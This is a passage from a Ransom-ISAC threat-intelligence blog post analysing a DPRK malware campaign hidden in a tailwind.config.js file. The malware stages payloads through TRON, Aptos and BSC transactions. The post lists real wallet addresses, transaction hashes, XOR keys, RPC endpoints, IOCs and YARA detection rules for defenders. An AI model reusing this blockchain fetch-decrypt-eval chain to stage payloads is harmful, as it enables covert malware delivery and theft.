
```
const mongoose = require("mongoose");

const ImageDetailsScehma = new mongoose.Schema(
  {
   image:String
  },
  {
    collection: "ImageDetails",
  }
);

mongoose.model("ImageDetails", ImageDetailsScehma);
```

Our file was found under `Store-V/Front-End/Tailwind.config.js`. In comparison to our target which is also tucked out of the way

```
/** @type {import('tailwindcss').Config} */
const jmpparser = require('fs');
module.exports = {
  content: [
    "./src/**/*.{js,jsx,ts,tsx}",
  ],
  theme: {
    extend: {},
  },
  plugins: [],
};

```

Obfuscation

The code itself is so well obfuscated that whilst investigating, most of the payloads gathered were not flagged as malware on VirusTotal or other Antivirus engines. In our case this first one was luckily:



[VirusTotal Analysis]

Beyond this, we won't touch too deeply on the obfuscation due to the focus point of this article being Cross-Chain TxDataHiding.

Payload Retrieval Summary

Upon deobfuscating this is what was uncovered:

This payload used Cross-Chain TxDataHiding as discussed in the previous section. This actually had two sets of API calls to the following feeds, which meant two payloads:

Payload 1:

- **XOR Key:** `'2[gWfGj;<:-93Z^C'`
- **Fetch Chain:**
    1. Tron: `TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP` → extracts transaction data, reverses it
    2. Fallback - Aptos: `0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e` → extracts from arguments[0]
    3. Uses retrieved hash to query BSC: `bsc-dataseed.binance.org` → `eth_getTransactionByHash`
    4. Fallback BSC: `bsc-rpc.publicnode.com`
    5. Extracts from transaction input, splits on `'?.?'`, takes second part [1]
    6. XOR decrypts and **immediately executes via eval()**

Payload 2:


- **XOR Key:** `'m6:tTh^D)cBz?NM]'`
- **Fetch Chain:**
    1. Tron: `TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG` → extracts transaction data, reverses it
    2. Fallback - Aptos: `0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3` → extracts from arguments[0]
    3. Uses retrieved hash to query BSC: `bsc-dataseed.binance.org` → `eth_getTransactionByHash`
    4. Fallback BSC: `bsc-rpc.publicnode.com`
    5. Extracts from transaction input, splits on `'?.?'`, takes second part [1]
    6. XOR decrypts and **spawns as detached child process with eval() fallback**

To simulate the fetching of these next payloads, we ran a script PayloadFetcher.js, (which is in the GitHub repository), to effectively request Get requests, as well as simulate the XOR and character-shuffling capabilities. The following documents the specific endpoints and decryption keys used:

```
 Stage 1: Initial Blockchain Query
Payload 1 Fetch:

TRON Address: TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP
TRON API: https://api.trongrid.io/v1/accounts/{address}/transactions?only_confirmed=true&only_from=true&limit=1
Aptos Fallback: 0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e
Aptos API: https://fullnode.mainnet.aptoslabs.com/v1/accounts/{address}/transactions?limit=1
XOR Key: 2[gWfGj;<:-93Z^C

RPC call to host: bsc-dataseed.binance.org method: eth_getTransactionByHash params: [
```

```
'0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc'

Payload 2 Fetch:

TRON Address: TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG
TRON API: Same as above
Aptos Fallback: 0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3
Aptos API: Same as above
XOR Key: m6:tTh^D)cBz?NM]

Stage 2: BSC Payload Retrieval

Primary BSC Node: bsc-dataseed.binance.org
Fallback BSC Node: bsc-rpc.publicnode.com
Method: eth_getTransactionByHash using the hash retrieved from Stage 1
Extracts encrypted payload from transaction input data (after ?.? delimiter)

RPC call to host: bsc-dataseed.binance.org method: eth_getTransactionByHash params: [
'0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef'
```


These were obfuscated with character rotation and XOR keys with 15 characters each; this led to two more obfuscated JS codes.



https://bscscan.com/tx/0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef

Notice wallet `0x9BC1355344B54DEDf3E44296916eD15653844509` which deliberately sends the transaction to an unused wallet `0x0000000000000000000000000000000000000dEaD`. The value is deliberately 0 BNB with a transaction fee marked as $0.02.

Following this address, we see at the time of writing 114 transactions all similar:



https://bscscan.com/txs?a=0x9bc1355344b54dedf3e44296916ed15653844509&p=1

Ransom-ISAC's View

Mandiant and Google Threat Intelligence Group's reports on TxDataHiding were well-written with solid intelligence. However, we've confirmed that Ransom-ISAC is not alone with these concern. But surprisingly, no one has publicly challenged Mandiant's disclosure by pointing out a fundamental issue: BSC doesn't use smart contracts the way Ethereum does, so calling this "EtherHiding" is technically inaccurate. Perhaps their reviewers weren't deeply familiar with blockchain mechanics. Honestly, I only caught this because a friend who runs a blockchain-based AI startup corrected me—BSC uses input data in transactions, not smart contract storage. Yet, we've seen zero pushback on social media about this misclassification.

In the incident we analysed end-to-end, this happened across three payload stages. But consider the implications: what if the DPRK builds a fully automated deployment system that chains together 10, 100, or even 1,000

transaction hops across a single kill chain, each stage using different heavily obfuscated JavaScript that would take weeks to deobfuscate across just six payloads?

What if they start leveraging obscure or abandoned cryptocurrencies with little-known RPC providers? What if the DPRK deploys dedicated RPC infrastructure across hundreds of different APIs, rotating through them programmatically? By the time we're tracking the Mark IV or Mark V iterations of this campaign, we could reach a point where both the cryptocurrencies and the RPC endpoints are completely novel—unknown domains and blockchain networks that we've never catalogued, with 10s or even 100s of pointers all in a single payload acting as the stager for the next payload. The number of JavaScript `eval()` execution stages could rival the hop count in cryptocurrency mixing/tumbling operations, making attribution or even the destination wallets nearly impossible.

What if Cross-Chain TxDataHiding is no longer exclusive to state-sponsored threat actors? Given the well-documented pattern of APT techniques commercializing into ransomware ecosystems, these methods could soon become standard operating procedure for financially-motivated groups.

Observing how this campaign has evolved from basic EtherHiding, it appears to be heading towards a largely **AI-generated attack ecosystem**: automated tunneling infrastructure specifically allocated for weaponised repositories, dynamically tailored to different catalogues of targets. This may be the inflection point where defenders need to seriously invest in AI-based detection tooling and advanced training specifically for these techniques.

Worth noting: even without EDR evasion or disabling tools, this code currently evades detection by modern EDR solutions (as of this writing—assuming that will change post-publication).

Conclusion

Cross-Chain TxDataHiding (or XCTDH) represents a significant evolution in malware command-and-control infrastructure, fundamentally shifting the defensive landscape. By leveraging immutable blockchain transaction data across multiple chains—TRON/Aptos for indexing and BSC for payload delivery—threat actors have created a resilient, cost-effective, and nearly untraceable C2 mechanism that challenges traditional detection and mitigation strategies. The DPRK's adoption of this technique in their fake job social engineering campaigns demonstrates the rapid evolution from Etherhiding on Ethereum to single-chain TxDataHiding and now to sophisticated cross-chain implementations that may soon feature dozens or hundreds of transaction hops across obscure cryptocurrencies.

The economic asymmetry is stark: attackers spend approximately $1 USD in transaction fees to establish infrastructure that costs defenders countless analyst hours to investigate, cannot be blocked without disrupting legitimate business operations, and leaves minimal forensic evidence. Traditional defensive chokepoints—domain takedowns, infrastructure seizures, network-based blocking—are rendered ineffective against decentralised blockchain storage. The potential for AI-generated attack ecosystems with automated payload rotation across novel blockchain networks creates an attribution and detection challenge that current security tooling is ill-equipped to address.

As APT techniques historically commercialize into ransomware operations, XCTDH will likely become standard tradecraft for financially-motivated threat actors. This inflection point demands that defenders invest in specialised blockchain analysis capabilities, AI-based detection tooling, and advanced training to identify and respond to these emerging threats.

Resources & Detection Tooling

To support the security community in detecting and analysing XCTDH attacks, we have made the following resources publicly available:

GitHub Repository: [https://github.com/Ransom-ISAC-Org/LOCKSTAR/tree/main/XCTDH Crypto Heist - Parts 1 and 2](https://github.com/Ransom-ISAC-Org/LOCKSTAR/tree/main/XCTDH%20Crypto%20Heist%20-%20Parts%201%20and%202)

This repository includes:

- **Initial payload sample** for analysis and testing
- **Further YARA rules** for detecting TxDataHiding variants and obfuscation patterns
- **Microsoft Defender for Endpoint detection rules** tailored for this campaign
- **PayloadFetcher.js** - a simulation script demonstrating blockchain query chains and XOR/character-shuffling decryption

These resources enable security teams to build detection capabilities, hunt for similar threats in their environments, and contribute to the collective defense against this emerging attack vector.

Acknowledgments

We extend our gratitude to all collaborators who contributed their expertise to this investigation: **François-Julien Alcaraz**, **Nick Smart**, **Yashraj Solanki**, **Joshua Penny**, and **Michael Minarovic**. Special thanks to the **Ransom-ISAC members** whose collective intelligence and collaborative approach made this analysis possible.

What's Next

Part 2 of this series will provide a comprehensive technical deep dive into the complete malware analysis—from initial execution through final payload delivery. We'll reverse engineer each obfuscation layer, detail the multi-stage payload architecture, examine the cross-platform RAT capabilities, and analyse the final data exfiltration mechanisms. Stay tuned for the full technical breakdown of this sophisticated attack chain.

Indicators of Compromise

Type	Indicator
tailwind.config.js (Initial Payload)	16df15306f966ae5c5184901747a32087483c03eebd7bf19dbfc38e2c4d23ff8

Type	Indicator
TRON Wallet (Payload1 Index 1)	TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP
TRON Wallet (Payload1 Index 2)	TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG
Aptos Hash (Payload1 Fallback 1)	0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e
Aptos Hash (Payload1 Fallback 2)	0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3
BSC Transaction Hash (Payload1 Hash 1)	0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc
BSC Transaction Hash (Payload1 Hash 2)	0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef
BSC Address (Payload 1 and 2)	0x9BC1355344B54DEDf3E44296916eD15653844509

Yara Rules

These detection rules operate exclusively at the filesystem level to identify weaponised repositories within your environment:

```
rule DPRKObfuscatedJavaScript1 {
   meta:
       description = "RepoCrossChainTxDataHiding detection with specific + generic indicators"
       author = "Ransom-ISAC"

   strings:
       // High-confidence specific strings
       $s1 = "global['_V']"
       $s2 = "global['r']"

       // Generic obfuscation patterns
       $obf1 = ".charAt(" nocase
       $obf2 = ".substr(" nocase
       $obf3 = /function \w{3}\(\w\)\{/

       // Suspicious execution patterns
       $exec1 = "require"
       $exec2 = /\(\)\)\(\)/
```

```
    condition:
        filesize < 50KB and
        all of ($s*) and
        2 of ($obf*) and
        1 of ($exec*)
}
```

If this doesn't provide any results for safe keeping, you can run the following; however, be wary of potential false positives:

```
 rule DPRKObfuscatedJavaScript2 {
    meta:
        description = "Flexible RepoCrossChainTxDataHiding detection"
        author = "Ransom-ISAC"

    strings:
        $s1 = "global['_V']"
        $s2 = "global['r']"
        $obf = ".charAt" nocase
        $req = "require"

    condition:
        filesize < 100KB and
        all of them
}
```

Source: https://ransom-isac.org/blog/cross-chain-txdatahiding-crypto-heist/